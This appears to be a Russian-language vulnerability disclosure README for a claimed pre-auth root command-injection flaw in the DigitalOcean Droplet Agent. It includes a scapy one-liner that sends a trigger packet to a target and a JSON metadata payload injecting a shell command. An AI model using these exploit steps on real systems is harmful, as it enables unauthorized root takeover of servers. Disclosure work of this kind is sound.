 poxsky/cve-2026-24516-digitalocean-rce
Критическая Pre-Auth Root RCE (CVSS 10.0) в DigitalOcean Droplet Agent до версии v1.3.2 через внедрение команд.

Критическая Pre-Auth Root RCE (CVSS 10.0) в DigitalOcean Droplet Agent до версии v1.3.2 через внедрение команд.
Критическая уязвимость внедрения команд была обнаружена в DigitalOcean Droplet Agent (все версии до 1.3.2 включительно). Эта ошибка позволяет злоумышленнику добиться удалённого выполнения кода (RCE) с привилегиями root без какой-либо аутентификации.
Обнаружил: Anmol Singh Rajput (@pox_sky_01) - Cortex Security Research





Уязвимость существует в компоненте устранения неполадок:


internal/troubleshooting/actioner/actioner.gointernal/troubleshooting/command/exec.goАгент обрабатывает метаданные из локального сервиса (169.254.169.254) и выполняет команды из массива без надлежащей санитизации.
TroubleshootingAgent.RequestingАгент активируется определённым TCP-пакетом на порт 22:
Запуск получения данных:
python3 -c "from scapy.all import *; send(IP(dst='TARGET')/TCP(dport=22,flags='S',seq=68796879,ack=848489))"
Вредоносная полезная нагрузка метаданных:
{
  "troubleshooting_agent": {
    "requesting": ["command:id > /tmp/pwned"]
  }
}
Воздействие Оценка CVSS: 10.0 (Критическая)
Требуемые привилегии: Нет
Результат: Полная компрометация системы (доступ root)